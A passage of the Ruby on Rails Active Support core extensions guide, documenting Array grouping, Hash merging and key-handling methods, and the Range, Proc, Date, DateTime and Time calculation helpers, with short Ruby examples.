| [1, 2, 3].in\_groups\_of(2) # => [[1, 2], [3, nil]] |

or yields them in turn if a block is passed:

|  |
| --- |
| <% sample.in\_groups\_of(3) do |a, b, c| %>    <tr>      <td><%=h a %></td>      <td><%=h b %></td>      <td><%=h c %></td>    </tr>  <% end %> |

The first example shows in\_groups\_of fills the last group with as many nil elements as needed to have the requested size. You can change this padding value using the second optional argument:

|  |
| --- |
| [1, 2, 3].in\_groups\_of(2, 0) # => [[1, 2], [3, 0]] |

And you can tell the method not to fill the last group passing false:

|  |
| --- |
| [1, 2, 3].in\_groups\_of(2, false) # => [[1, 2], [3]] |

As a consequence false can’t be a used as a padding value.

Defined in active\_support/core\_ext/array/grouping.rb.

##### 10.6.2 in\_groups(number, fill\_with = nil)

The method in\_groups splits an array into a certain number of groups. The method returns an array with the groups:

|  |
| --- |
| %w(1 2 3 4 5 6 7).in\_groups(3)  # => [["1", "2", "3"], ["4", "5", nil], ["6", "7", nil]] |

or yields them in turn if a block is passed:

|  |
| --- |
| %w(1 2 3 4 5 6 7).in\_groups(3) {|group| p group}  ["1", "2", "3"]  ["4", "5", nil]  ["6", "7", nil] |

The examples above show that in\_groups fills some groups with a trailing nil element as needed. A group can get at most one of these extra elements, the rightmost one if any. And the groups that have them are always the last ones.

You can change this padding value using the second optional argument:

|  |
| --- |
| %w(1 2 3 4 5 6 7).in\_groups(3, "0")  # => [["1", "2", "3"], ["4", "5", "0"], ["6", "7", "0"]] |

And you can tell the method not to fill the smaller groups passing false:

|  |
| --- |
| %w(1 2 3 4 5 6 7).in\_groups(3, false)  # => [["1", "2", "3"], ["4", "5"], ["6", "7"]] |

As a consequence false can’t be a used as a padding value.

Defined in active\_support/core\_ext/array/grouping.rb.

##### 10.6.3 split(value = nil)

The method split divides an array by a separator and returns the resulting chunks.

If a block is passed the separators are those elements of the array for which the block returns true:

|  |
| --- |
| (-5..5).to\_a.split { |i| i.multiple\_of?(4) }  # => [[-5], [-3, -2, -1], [1, 2, 3], [5]] |

Otherwise, the value received as argument, which defaults to nil, is the separator:

|  |
| --- |
| [0, 1, -5, 1, 1, "foo", "bar"].split(1)  # => [[0], [-5], [], ["foo", "bar"]] |

Observe in the previous example that consecutive separators result in empty arrays.

Defined in active\_support/core\_ext/array/grouping.rb.

### 11 Extensions to Hash

#### 11.1 Conversions

##### 11.1.1 to\_xml

The method to\_xml returns a string containing an XML representation of its receiver:

|  |
| --- |
| {"foo" => 1, "bar" => 2}.to\_xml  # =>  # <?xml version="1.0" encoding="UTF-8"?>  # <hash>  #   <foo type="integer">1</foo>  #   <bar type="integer">2</bar>  # </hash> |

To do so, the method loops over the pairs and builds nodes that depend on the values. Given a pair key, value:

* If value is a hash there’s a recursive call with key as :root.
* If value is an array there’s a recursive call with key as :root, and key singularized as :children.
* If value is a callable object it must expect one or two arguments. Depending on the arity, the callable is invoked with the options hash as first argument with key as :root, and key singularized as second argument. Its return value becomes a new node.
* If value responds to to\_xml the method is invoked with key as :root.
* Otherwise, a node with key as tag is created with a string representation of value as text node. If value is nil an attribute “nil” set to “true” is added. Unless the option :skip\_types exists and is true, an attribute “type” is added as well according to the following mapping:

|  |
| --- |
| XML\_TYPE\_NAMES = {    "Symbol"     => "symbol",    "Fixnum"     => "integer",    "Bignum"     => "integer",    "BigDecimal" => "decimal",    "Float"      => "float",    "TrueClass"  => "boolean",    "FalseClass" => "boolean",    "Date"       => "date",    "DateTime"   => "datetime",    "Time"       => "datetime"  } |

By default the root node is “hash”, but that’s configurable via the :root option.

The default XML builder is a fresh instance of Builder::XmlMarkup. You can configure your own builder with the :builder option. The method also accepts options like :dasherize and friends, they are forwarded to the builder.

Defined in active\_support/core\_ext/hash/conversions.rb.

#### 11.2 Merging

Ruby has a built-in method Hash#merge that merges two hashes:

|  |
| --- |
| {:a => 1, :b => 1}.merge(:a => 0, :c => 2)  # => {:a => 0, :b => 1, :c => 2} |

Active Support defines a few more ways of merging hashes that may be convenient.

##### 11.2.1 reverse\_merge and reverse\_merge!

In case of collision the key in the hash of the argument wins in merge. You can support option hashes with default values in a compact way with this idiom:

|  |
| --- |
| options = {:length => 30, :omission => "..."}.merge(options) |

Active Support defines reverse\_merge in case you prefer this alternative notation:

|  |
| --- |
| options = options.reverse\_merge(:length => 30, :omission => "...") |

And a bang version reverse\_merge! that performs the merge in place:

|  |
| --- |
| options.reverse\_merge!(:length => 30, :omission => "...") |

Take into account that reverse\_merge! may change the hash in the caller, which may or may not be a good idea.

Defined in active\_support/core\_ext/hash/reverse\_merge.rb.

##### 11.2.2 reverse\_update

The method reverse\_update is an alias for reverse\_merge!, explained above.

Note that reverse\_update has no bang.

Defined in active\_support/core\_ext/hash/reverse\_merge.rb.

##### 11.2.3 deep\_merge and deep\_merge!

As you can see in the previous example if a key is found in both hashes the value in the one in the argument wins.

Active Support defines Hash#deep\_merge. In a deep merge, if a key is found in both hashes and their values are hashes in turn, then their merge becomes the value in the resulting hash:

|  |
| --- |
| {:a => {:b => 1}}.deep\_merge(:a => {:c => 2})  # => {:a => {:b => 1, :c => 2}} |

The method deep\_merge! performs a deep merge in place.

Defined in active\_support/core\_ext/hash/deep\_merge.rb.

#### 11.3 Diffing

The method diff returns a hash that represents a diff of the receiver and the argument with the following logic:

* Pairs key, value that exist in both hashes do not belong to the diff hash.
* If both hashes have key, but with different values, the pair in the receiver wins.
* The rest is just merged.

|  |
| --- |
| {:a => 1}.diff(:a => 1)  # => {}, first rule    {:a => 1}.diff(:a => 2)  # => {:a => 1}, second rule    {:a => 1}.diff(:b => 2)  # => {:a => 1, :b => 2}, third rule    {:a => 1, :b => 2, :c => 3}.diff(:b => 1, :c => 3, :d => 4)  # => {:a => 1, :b => 2, :d => 4}, all rules    {}.diff({})        # => {}  {:a => 1}.diff({}) # => {:a => 1}  {}.diff(:a => 1)   # => {:a => 1} |

An important property of this diff hash is that you can retrieve the original hash by applying diff twice:

|  |
| --- |
| hash.diff(hash2).diff(hash2) == hash |

Diffing hashes may be useful for error messages related to expected option hashes for example.

Defined in active\_support/core\_ext/hash/diff.rb.

#### 11.4 Working with Keys

##### 11.4.1 except and except!

The method except returns a hash with the keys in the argument list removed, if present:

|  |
| --- |
| {:a => 1, :b => 2}.except(:a) # => {:b => 2} |

If the receiver responds to convert\_key, the method is called on each of the arguments. This allows except to play nice with hashes with indifferent access for instance:

|  |
| --- |
| {:a => 1}.with\_indifferent\_access.except(:a)  # => {}  {:a => 1}.with\_indifferent\_access.except("a") # => {} |

The method except may come in handy for example when you want to protect some parameter that can’t be globally protected with attr\_protected:

|  |
| --- |
| params[:account] = params[:account].except(:plan\_id) unless admin?  @account.update\_attributes(params[:account]) |

There’s also the bang variant except! that removes keys in the very receiver.

Defined in active\_support/core\_ext/hash/except.rb.

##### 11.4.2 stringify\_keys and stringify\_keys!

The method stringify\_keys returns a hash that has a stringified version of the keys in the receiver. It does so by sending to\_s to them:

|  |
| --- |
| {nil => nil, 1 => 1, :a => :a}.stringify\_keys  # => {"" => nil, "a" => :a, "1" => 1} |

The result in case of collision is undefined:

|  |
| --- |
| {"a" => 1, :a => 2}.stringify\_keys  # => {"a" => 2}, in my test, can't rely on this result though |

This method may be useful for example to easily accept both symbols and strings as options. For instance ActionView::Helpers::FormHelper defines:

|  |
| --- |
| def to\_check\_box\_tag(options = {}, checked\_value = "1", unchecked\_value = "0")    options = options.stringify\_keys    options["type"] = "checkbox"    ...  end |

The second line can safely access the “type” key, and let the user to pass either :type or “type”.

There’s also the bang variant stringify\_keys! that stringifies keys in the very receiver.

Defined in active\_support/core\_ext/hash/keys.rb.

##### 11.4.3 symbolize\_keys and symbolize\_keys!

The method symbolize\_keys returns a hash that has a symbolized version of the keys in the receiver, where possible. It does so by sending to\_sym to them:

|  |
| --- |
| {nil => nil, 1 => 1, "a" => "a"}.symbolize\_keys  # => {1 => 1, nil => nil, :a => "a"} |

Note in the previous example only one key was symbolized.

The result in case of collision is undefined:

|  |
| --- |
| {"a" => 1, :a => 2}.symbolize\_keys  # => {:a => 2}, in my test, can't rely on this result though |

This method may be useful for example to easily accept both symbols and strings as options. For instance ActionController::UrlRewriter defines

|  |
| --- |
| def rewrite\_path(options)    options = options.symbolize\_keys    options.update(options[:params].symbolize\_keys) if options[:params]    ...  end |

The second line can safely access the :params key, and let the user to pass either :params or “params”.

There’s also the bang variant symbolize\_keys! that symbolizes keys in the very receiver.

Defined in active\_support/core\_ext/hash/keys.rb.

##### 11.4.4 to\_options and to\_options!

The methods to\_options and to\_options! are respectively aliases of symbolize\_keys and symbolize\_keys!.

Defined in active\_support/core\_ext/hash/keys.rb.

##### 11.4.5 assert\_valid\_keys

The method assert\_valid\_keys receives an arbitrary number of arguments, and checks whether the receiver has any key outside that white list. If it does ArgumentError is raised.

|  |
| --- |
| {:a => 1}.assert\_valid\_keys(:a)  # passes  {:a => 1}.assert\_valid\_keys("a") # ArgumentError |

Active Record does not accept unknown options when building associations for example. It implements that control via assert\_valid\_keys:

|  |
| --- |
| mattr\_accessor :valid\_keys\_for\_has\_many\_association  @@valid\_keys\_for\_has\_many\_association = [    :class\_name, :table\_name, :foreign\_key, :primary\_key,    :dependent,    :select, :conditions, :include, :order, :group, :having, :limit, :offset,    :as, :through, :source, :source\_type,    :uniq,    :finder\_sql, :counter\_sql,    :before\_add, :after\_add, :before\_remove, :after\_remove,    :extend, :readonly,    :validate, :inverse\_of  ]    def create\_has\_many\_reflection(association\_id, options, &extension)    options.assert\_valid\_keys(valid\_keys\_for\_has\_many\_association)    ...  end |

Defined in active\_support/core\_ext/hash/keys.rb.

#### 11.5 Slicing

Ruby has built-in support for taking slices out of strings and arrays. Active Support extends slicing to hashes:

|  |
| --- |
| {:a => 1, :b => 2, :c => 3}.slice(:a, :c)  # => {:c => 3, :a => 1}    {:a => 1, :b => 2, :c => 3}.slice(:b, :X)  # => {:b => 2} # non-existing keys are ignored |

If the receiver responds to convert\_key keys are normalized:

|  |
| --- |
| {:a => 1, :b => 2}.with\_indifferent\_access.slice("a")  # => {:a => 1} |

Slicing may come in handy for sanitizing option hashes with a white list of keys.

There’s also slice! which in addition to perform a slice in place returns what’s removed:

|  |
| --- |
| hash = {:a => 1, :b => 2}  rest = hash.slice!(:a) # => {:b => 2}  hash                   # => {:a => 1} |

Defined in active\_support/core\_ext/hash/slice.rb.

#### 11.6 Extracting

The method extract! removes and returns the key/value pairs matching the given keys.

|  |
| --- |
| hash = {:a => 1, :b => 2}  rest = hash.extract!(:a) # => {:a => 1}  hash                     # => {:b => 2} |

Defined in active\_support/core\_ext/hash/slice.rb.

#### 11.7 Indifferent Access

The method with\_indifferent\_access returns an ActiveSupport::HashWithIndifferentAccess out of its receiver:

|  |
| --- |
| {:a => 1}.with\_indifferent\_access["a"] # => 1 |

Defined in active\_support/core\_ext/hash/indifferent\_access.rb.

### 12 Extensions to Regexp

#### 12.1 multiline?

The method multiline? says whether a regexp has the /m flag set, that is, whether the dot matches newlines.

|  |
| --- |
| %r{.}.multiline?  # => false  %r{.}m.multiline? # => true    Regexp.new('.').multiline?                    # => false  Regexp.new('.', Regexp::MULTILINE).multiline? # => true |

Rails uses this method in a single place, also in the routing code. Multiline regexps are disallowed for route requirements and this flag eases enforcing that constraint.

|  |
| --- |
| def assign\_route\_options(segments, defaults, requirements)    ...    if requirement.multiline?      raise ArgumentError, "Regexp multiline option not allowed in routing requirements: #{requirement.inspect}"    end    ...  end |

Defined in active\_support/core\_ext/regexp.rb.

### 13 Extensions to Range

#### 13.1 to\_s

Active Support extends the method Range#to\_s so that it understands an optional format argument. As of this writing the only supported non-default format is :db:

|  |
| --- |
| (Date.today..Date.tomorrow).to\_s  # => "2009-10-25..2009-10-26"    (Date.today..Date.tomorrow).to\_s(:db)  # => "BETWEEN '2009-10-25' AND '2009-10-26'" |

As the example depicts, the :db format generates a BETWEEN SQL clause. That is used by Active Record in its support for range values in conditions.

Defined in active\_support/core\_ext/range/conversions.rb.

#### 13.2 step

Active Support extends the method Range#step so that it can be invoked without a block:

|  |
| --- |
| (1..10).step(2) # => [1, 3, 5, 7, 9] |

As the example shows, in that case the method returns an array with the corresponding elements.

Defined in active\_support/core\_ext/range/blockless\_step.rb.

#### 13.3 include?

The method Range#include? says whether some value falls between the ends of a given instance:

|  |
| --- |
| (2..3).include?(Math::E) # => true |

Active Support extends this method so that the argument may be another range in turn. In that case we test whether the ends of the argument range belong to the receiver themselves:

|  |
| --- |
| (1..10).include?(3..7)  # => true  (1..10).include?(0..7)  # => false  (1..10).include?(3..11) # => false  (1...9).include?(3..9)  # => false |

The original Range#include? is still the one aliased to Range#===.

Defined in active\_support/core\_ext/range/include\_range.rb.

#### 13.4 overlaps?

The method Range#overlaps? says whether any two given ranges have non-void intersection:

|  |
| --- |
| (1..10).overlaps?(7..11)  # => true  (1..10).overlaps?(0..7)   # => true  (1..10).overlaps?(11..27) # => false |

Defined in active\_support/core\_ext/range/overlaps.rb.

### 14 Extensions to Proc

#### 14.1 bind

As you surely know Ruby has an UnboundMethod class whose instances are methods that belong to the limbo of methods without a self. The method Module#instance\_method returns an unbound method for example:

|  |
| --- |
| Hash.instance\_method(:delete) # => #<UnboundMethod: Hash#delete> |

An unbound method is not callable as is, you need to bind it first to an object with bind:

|  |
| --- |
| clear = Hash.instance\_method(:clear)  clear.bind({:a => 1}).call # => {} |

Active Support defines Proc#bind with an analogous purpose:

|  |
| --- |
| Proc.new { size }.bind([]).call # => 0 |

As you see that’s callable and bound to the argument, the return value is indeed a Method.

To do so Proc#bind actually creates a method under the hood. If you ever see a method with a weird name like \_\_bind\_1256598120\_237302 in a stack trace you know now where it comes from.

Action Pack uses this trick in rescue\_from for example, which accepts the name of a method and also a proc as callbacks for a given rescued exception. It has to call them in either case, so a bound method is returned by handler\_for\_rescue, thus simplifying the code in the caller:

|  |
| --- |
| def handler\_for\_rescue(exception)    \_, rescuer = Array(rescue\_handlers).reverse.detect do |klass\_name, handler|      ...    end      case rescuer    when Symbol      method(rescuer)    when Proc      rescuer.bind(self)    end  end |

Defined in active\_support/core\_ext/proc.rb.

### 15 Extensions to Date

#### 15.1 Calculations

All the following methods are defined in active\_support/core\_ext/date/calculations.rb.

The following calculation methods have edge cases in October 1582, since days 5..14 just do not exist. This guide does not document their behavior around those days for brevity, but it is enough to say that they do what you would expect. That is, Date.new(1582, 10, 4).tomorrow returns Date.new(1582, 10, 15) and so on. Please check test/core\_ext/date\_ext\_test.rb in the Active Support test suite for expected behavior.

##### 15.1.1 Date.current

Active Support defines Date.current to be today in the current time zone. That’s like Date.today, except that it honors the user time zone, if defined. It also defines Date.yesterday and Date.tomorrow, and the instance predicates past?, today?, and future?, all of them relative to Date.current.

When making Date comparisons using methods which honor the user time zone, make sure to use Date.current and not Date.today. There are cases where the user time zone might be in the future compared to the system time zone, which Date.today uses by default. This means Date.today may equal Date.yesterday.

##### 15.1.2 Named dates

###### 15.1.2.1 prev\_year, next\_year

In Ruby 1.9 prev\_year and next\_year return a date with the same day/month in the last or next year:

|  |
| --- |
| d = Date.new(2010, 5, 8) # => Sat, 08 May 2010  d.prev\_year              # => Fri, 08 May 2009  d.next\_year              # => Sun, 08 May 2011 |

If date is the 29th of February of a leap year, you obtain the 28th:

|  |
| --- |
| d = Date.new(2000, 2, 29) # => Tue, 29 Feb 2000  d.prev\_year               # => Sun, 28 Feb 1999  d.next\_year               # => Wed, 28 Feb 2001 |

Active Support defines these methods as well for Ruby 1.8.

prev\_year is aliased to last\_year.

###### 15.1.2.2 prev\_month, next\_month

In Ruby 1.9 prev\_month and next\_month return the date with the same day in the last or next month:

|  |
| --- |
| d = Date.new(2010, 5, 8) # => Sat, 08 May 2010  d.prev\_month             # => Thu, 08 Apr 2010  d.next\_month             # => Tue, 08 Jun 2010 |

If such a day does not exist, the last day of the corresponding month is returned:

|  |
| --- |
| Date.new(2000, 5, 31).prev\_month # => Sun, 30 Apr 2000  Date.new(2000, 3, 31).prev\_month # => Tue, 29 Feb 2000  Date.new(2000, 5, 31).next\_month # => Fri, 30 Jun 2000  Date.new(2000, 1, 31).next\_month # => Tue, 29 Feb 2000 |

Active Support defines these methods as well for Ruby 1.8.

prev\_month is aliased to last\_month.

###### 15.1.2.3 beginning\_of\_week, end\_of\_week

The methods beginning\_of\_week and end\_of\_week return the dates for the beginning and end of the week, respectively. Weeks are assumed to start on Monday, but that can be changed passing an argument.

|  |
| --- |
| d = Date.new(2010, 5, 8)     # => Sat, 08 May 2010  d.beginning\_of\_week          # => Mon, 03 May 2010  d.beginning\_of\_week(:sunday) # => Sun, 02 May 2010  d.end\_of\_week                # => Sun, 09 May 2010  d.end\_of\_week(:sunday)       # => Sat, 08 May 2010 |

beginning\_of\_week is aliased to at\_beginning\_of\_week and end\_of\_week is aliased to at\_end\_of\_week.

###### 15.1.2.4 monday, sunday

The methods monday and sunday return the dates for the beginning and end of the week, respectively. Weeks are assumed to start on Monday.

|  |
| --- |
| d = Date.new(2010, 5, 8)     # => Sat, 08 May 2010  d.monday                     # => Mon, 03 May 2010  d.sunday                     # => Sun, 09 May 2010 |

###### 15.1.2.5 prev\_week, next\_week

The method next\_week receives a symbol with a day name in English (in lowercase, default is :monday) and it returns the date corresponding to that day:

|  |
| --- |
| d = Date.new(2010, 5, 9) # => Sun, 09 May 2010  d.next\_week              # => Mon, 10 May 2010  d.next\_week(:saturday)   # => Sat, 15 May 2010 |

The method prev\_week is analogous:

|  |
| --- |
| d.prev\_week              # => Mon, 26 Apr 2010  d.prev\_week(:saturday)   # => Sat, 01 May 2010  d.prev\_week(:friday)     # => Fri, 30 Apr 2010 |

prev\_week is aliased to last\_week.

###### 15.1.2.6 beginning\_of\_month, end\_of\_month

The methods beginning\_of\_month and end\_of\_month return the dates for the beginning and end of the month:

|  |
| --- |
| d = Date.new(2010, 5, 9) # => Sun, 09 May 2010  d.beginning\_of\_month     # => Sat, 01 May 2010  d.end\_of\_month           # => Mon, 31 May 2010 |

beginning\_of\_month is aliased to at\_beginning\_of\_month, and end\_of\_month is aliased to at\_end\_of\_month.

###### 15.1.2.7 beginning\_of\_quarter, end\_of\_quarter

The methods beginning\_of\_quarter and end\_of\_quarter return the dates for the beginning and end of the quarter of the receiver’s calendar year:

|  |
| --- |
| d = Date.new(2010, 5, 9) # => Sun, 09 May 2010  d.beginning\_of\_quarter   # => Thu, 01 Apr 2010  d.end\_of\_quarter         # => Wed, 30 Jun 2010 |

beginning\_of\_quarter is aliased to at\_beginning\_of\_quarter, and end\_of\_quarter is aliased to at\_end\_of\_quarter.

###### 15.1.2.8 beginning\_of\_year, end\_of\_year

The methods beginning\_of\_year and end\_of\_year return the dates for the beginning and end of the year:

|  |
| --- |
| d = Date.new(2010, 5, 9) # => Sun, 09 May 2010  d.beginning\_of\_year      # => Fri, 01 Jan 2010  d.end\_of\_year            # => Fri, 31 Dec 2010 |

beginning\_of\_year is aliased to at\_beginning\_of\_year, and end\_of\_year is aliased to at\_end\_of\_year.

##### 15.1.3 Other Date Computations

###### 15.1.3.1 years\_ago, years\_since

The method years\_ago receives a number of years and returns the same date those many years ago:

|  |
| --- |
| date = Date.new(2010, 6, 7)  date.years\_ago(10) # => Wed, 07 Jun 2000 |

years\_since moves forward in time:

|  |
| --- |
| date = Date.new(2010, 6, 7)  date.years\_since(10) # => Sun, 07 Jun 2020 |

If such a day does not exist, the last day of the corresponding month is returned:

|  |
| --- |
| Date.new(2012, 2, 29).years\_ago(3)     # => Sat, 28 Feb 2009  Date.new(2012, 2, 29).years\_since(3)   # => Sat, 28 Feb 2015 |

###### 15.1.3.2 months\_ago, months\_since

The methods months\_ago and months\_since work analogously for months:

|  |
| --- |
| Date.new(2010, 4, 30).months\_ago(2)   # => Sun, 28 Feb 2010  Date.new(2010, 4, 30).months\_since(2) # => Wed, 30 Jun 2010 |

If such a day does not exist, the last day of the corresponding month is returned:

|  |
| --- |
| Date.new(2010, 4, 30).months\_ago(2)    # => Sun, 28 Feb 2010  Date.new(2009, 12, 31).months\_since(2) # => Sun, 28 Feb 2010 |

###### 15.1.3.3 weeks\_ago

The method weeks\_ago works analogously for weeks:

|  |
| --- |
| Date.new(2010, 5, 24).weeks\_ago(1)    # => Mon, 17 May 2010  Date.new(2010, 5, 24).weeks\_ago(2)    # => Mon, 10 May 2010 |

###### 15.1.3.4 advance

The most generic way to jump to other days is advance. This method receives a hash with keys :years, :months, :weeks, :days, and returns a date advanced as much as the present keys indicate:

|  |
| --- |
| date = Date.new(2010, 6, 6)  date.advance(:years => 1, :weeks => 2)  # => Mon, 20 Jun 2011  date.advance(:months => 2, :days => -2) # => Wed, 04 Aug 2010 |

Note in the previous example that increments may be negative.

To perform the computation the method first increments years, then months, then weeks, and finally days. This order is important towards the end of months. Say for example we are at the end of February of 2010, and we want to move one month and one day forward.

The method advance advances first one month, and then one day, the result is:

|  |
| --- |
| Date.new(2010, 2, 28).advance(:months => 1, :days => 1)  # => Sun, 29 Mar 2010 |

While if it did it the other way around the result would be different:

|  |
| --- |
| Date.new(2010, 2, 28).advance(:days => 1).advance(:months => 1)  # => Thu, 01 Apr 2010 |

##### 15.1.4 Changing Components

The method change allows you to get a new date which is the same as the receiver except for the given year, month, or day:

|  |
| --- |
| Date.new(2010, 12, 23).change(:year => 2011, :month => 11)  # => Wed, 23 Nov 2011 |

This method is not tolerant to non-existing dates, if the change is invalid ArgumentError is raised:

|  |
| --- |
| Date.new(2010, 1, 31).change(:month => 2)  # => ArgumentError: invalid date |

##### 15.1.5 Durations

Durations can be added to and subtracted from dates:

|  |
| --- |
| d = Date.current  # => Mon, 09 Aug 2010  d + 1.year  # => Tue, 09 Aug 2011  d - 3.hours  # => Sun, 08 Aug 2010 21:00:00 UTC +00:00 |

They translate to calls to since or advance. For example here we get the correct jump in the calendar reform:

|  |
| --- |
| Date.new(1582, 10, 4) + 1.day  # => Fri, 15 Oct 1582 |

##### 15.1.6 Timestamps

The following methods return a Time object if possible, otherwise a DateTime. If set, they honor the user time zone.

###### 15.1.6.1 beginning\_of\_day, end\_of\_day

The method beginning\_of\_day returns a timestamp at the beginning of the day (00:00:00):

|  |
| --- |
| date = Date.new(2010, 6, 7)  date.beginning\_of\_day # => Sun Jun 07 00:00:00 +0200 2010 |

The method end\_of\_day returns a timestamp at the end of the day (23:59:59):

|  |
| --- |
| date = Date.new(2010, 6, 7)  date.end\_of\_day # => Sun Jun 06 23:59:59 +0200 2010 |

beginning\_of\_day is aliased to at\_beginning\_of\_day, midnight, at\_midnight.

###### 15.1.6.2 ago, since

The method ago receives a number of seconds as argument and returns a timestamp those many seconds ago from midnight:

|  |
| --- |
| date = Date.current # => Fri, 11 Jun 2010  date.ago(1)         # => Thu, 10 Jun 2010 23:59:59 EDT -04:00 |

Similarly, since moves forward:

|  |
| --- |
| date = Date.current # => Fri, 11 Jun 2010  date.since(1)       # => Fri, 11 Jun 2010 00:00:01 EDT -04:00 |

##### 15.1.7 Other Time Computations

#### 15.2 Conversions

### 16 Extensions to DateTime

DateTime is not aware of DST rules and so some of these methods have edge cases when a DST change is going on. For example seconds\_since\_midnight might not return the real amount in such a day.

#### 16.1 Calculations

All the following methods are defined in active\_support/core\_ext/date\_time/calculations.rb.

The class DateTime is a subclass of Date so by loading active\_support/core\_ext/date/calculations.rb you inherit these methods and their aliases, except that they will always return datetimes:

|  |
| --- |
| yesterday  tomorrow  beginning\_of\_week (at\_beginning\_of\_week)  end\_of\_week (at\_end\_of\_week)  monday  sunday  weeks\_ago  prev\_week (last\_week)  next\_week  months\_ago  months\_since  beginning\_of\_month (at\_beginning\_of\_month)  end\_of\_month (at\_end\_of\_month)  prev\_month (last\_month)  next\_month  beginning\_of\_quarter (at\_beginning\_of\_quarter)  end\_of\_quarter (at\_end\_of\_quarter)  beginning\_of\_year (at\_beginning\_of\_year)  end\_of\_year (at\_end\_of\_year)  years\_ago  years\_since  prev\_year (last\_year)  next\_year |

The following methods are reimplemented so you do **not** need to load active\_support/core\_ext/date/calculations.rb for these ones:

|  |
| --- |
| beginning\_of\_day (midnight, at\_midnight, at\_beginning\_of\_day)  end\_of\_day  ago  since (in) |

On the other hand, advance and change are also defined and support more options, they are documented below.

##### 16.1.1 Named Datetimes

###### 16.1.1.1 DateTime.current

Active Support defines DateTime.current to be like Time.now.to\_datetime, except that it honors the user time zone, if defined. It also defines DateTime.yesterday and DateTime.tomorrow, and the instance predicates past?, and future? relative to DateTime.current.

##### 16.1.2 Other Extensions

###### 16.1.2.1 seconds\_since\_midnight

The method seconds\_since\_midnight returns the number of seconds since midnight:

|  |
| --- |
| now = DateTime.current     # => Mon, 07 Jun 2010 20:26:36 +0000  now.seconds\_since\_midnight # => 73596 |

###### 16.1.2.2 utc

The method utc gives you the same datetime in the receiver expressed in UTC.

|  |
| --- |
| now = DateTime.current # => Mon, 07 Jun 2010 19:27:52 -0400  now.utc                # => Mon, 07 Jun 2010 23:27:52 +0000 |

This method is also aliased as getutc.

###### 16.1.2.3 utc?

The predicate utc? says whether the receiver has UTC as its time zone:

|  |
| --- |
| now = DateTime.now # => Mon, 07 Jun 2010 19:30:47 -0400  now.utc?           # => false  now.utc.utc?       # => true |

###### 16.1.2.4 advance

The most generic way to jump to another datetime is advance. This method receives a hash with keys :years, :months, :weeks, :days, :hours, :minutes, and :seconds, and returns a datetime advanced as much as the present keys indicate.

|  |
| --- |
| d = DateTime.current  # => Thu, 05 Aug 2010 11:33:31 +0000  d.advance(:years => 1, :months => 1, :days => 1, :hours => 1, :minutes => 1, :seconds => 1)  # => Tue, 06 Sep 2011 12:34:32 +0000 |

This method first computes the destination date passing :years, :months, :weeks, and :days to Date#advance documented above. After that, it adjusts the time calling since with the number of seconds to advance. This order is relevant, a different ordering would give different datetimes in some edge-cases. The example in Date#advance applies, and we can extend it to show order relevance related to the time bits.

If we first move the date bits (that have also a relative order of processing, as documented before), and then the time bits we get for example the following computation:

|  |
| --- |
| d = DateTime.new(2010, 2, 28, 23, 59, 59)  # => Sun, 28 Feb 2010 23:59:59 +0000  d.advance(:months => 1, :seconds => 1)  # => Mon, 29 Mar 2010 00:00:00 +0000 |

but if we computed them the other way around, the result would be different:

|  |
| --- |
| d.advance(:seconds => 1).advance(:months => 1)  # => Thu, 01 Apr 2010 00:00:00 +0000 |

Since DateTime is not DST-aware you can end up in a non-existing point in time with no warning or error telling you so.

##### 16.1.3 Changing Components

The method change allows you to get a new datetime which is the same as the receiver except for the given options, which may include :year, :month, :day, :hour, :min, :sec, :offset, :start:

|  |
| --- |
| now = DateTime.current  # => Tue, 08 Jun 2010 01:56:22 +0000  now.change(:year => 2011, :offset => Rational(-6, 24))  # => Wed, 08 Jun 2011 01:56:22 -0600 |

If hours are zeroed, then minutes and seconds are too (unless they have given values):

|  |
| --- |
| now.change(:hour => 0)  # => Tue, 08 Jun 2010 00:00:00 +0000 |

Similarly, if minutes are zeroed, then seconds are too (unless it has given a value):

|  |
| --- |
| now.change(:min => 0)  # => Tue, 08 Jun 2010 01:00:00 +0000 |

This method is not tolerant to non-existing dates, if the change is invalid ArgumentError is raised:

|  |
| --- |
| DateTime.current.change(:month => 2, :day => 30)  # => ArgumentError: invalid date |

##### 16.1.4 Durations

Durations can be added to and subtracted from datetimes:

|  |
| --- |
| now = DateTime.current  # => Mon, 09 Aug 2010 23:15:17 +0000  now + 1.year  # => Tue, 09 Aug 2011 23:15:17 +0000  now - 1.week  # => Mon, 02 Aug 2010 23:15:17 +0000 |

They translate to calls to since or advance. For example here we get the correct jump in the calendar reform:

|  |
| --- |
| DateTime.new(1582, 10, 4, 23) + 1.hour  # => Fri, 15 Oct 1582 00:00:00 +0000 |

### 17 Extensions to Time

#### 17.1 Calculations

All the following methods are defined in active\_support/core\_ext/time/calculations.rb.

Active Support adds to Time many of the methods available for DateTime:

|  |
| --- |
| past?  today?  future?  yesterday  tomorrow  seconds\_since\_midnight  change  advance  ago  since (in)  beginning\_of\_day (midnight, at\_midnight, at\_beginning\_of\_day)  end\_of\_day  beginning\_of\_week (at\_beginning\_of\_week)  end\_of\_week (at\_end\_of\_week)  monday  sunday  weeks\_ago  prev\_week (last\_week)  next\_week  months\_ago  months\_since  beginning\_of\_month (at\_beginning\_of\_month)  end\_of\_month (at\_end\_of\_month)  prev\_month (last\_month)  next\_month  beginning\_of\_quarter (at\_beginning\_of\_quarter)  end\_of\_quarter (at\_end\_of\_quarter)  beginning\_of\_year (at\_beginning\_of\_year)  end\_of\_year (at\_end\_of\_year)  years\_ago  years\_since  prev\_year (last\_year)  next\_year |

They are analogous. Please refer to their documentation above and take into account the following differences:

* change accepts an additional :usec option.
* Time understands DST, so you get correct DST calculations as in

|  |
| --- |
| Time.zone\_default  # => #<ActiveSupport::TimeZone:0x7f73654d4f38 @utc\_offset=nil, @name="Madrid", ...>    # In Barcelona, 2010/03/28 02:00 +0100 becomes 2010/03/28 03:00 +0200 due to DST.  t = Time.local\_time(2010, 3, 28, 1, 59, 59)  # => Sun Mar 28 01:59:59 +0100 2010  t.advance(:seconds => 1)  # => Sun Mar 28 03:00:00 +0200 2010 |

* If since or ago jump to a time that can’t be expressed with Time a DateTime object is returned instead.

##### 17.1.1 Time.current

Active Support defines Time.current to be today in the current time zone. That’s like Time.now, except that it honors the user time zone, if defined. It also defines Time.yesterday and Time.tomorrow, and the instance predicates past?, today?, and future?, all of them relative to Time.current.

When making Time comparisons using methods which honor the user time zone, make sure to use Time.current and not Time.now. There are cases where the user time zone might be in the future compared to the system time zone, which Time.today uses by default. This means Time.now may equal Time.yesterday.

##### 17.1.2 all\_day, all\_week, all\_month, all\_quarter and all\_year

The method all\_day returns a range representing the whole day of the current time.

|  |
| --- |
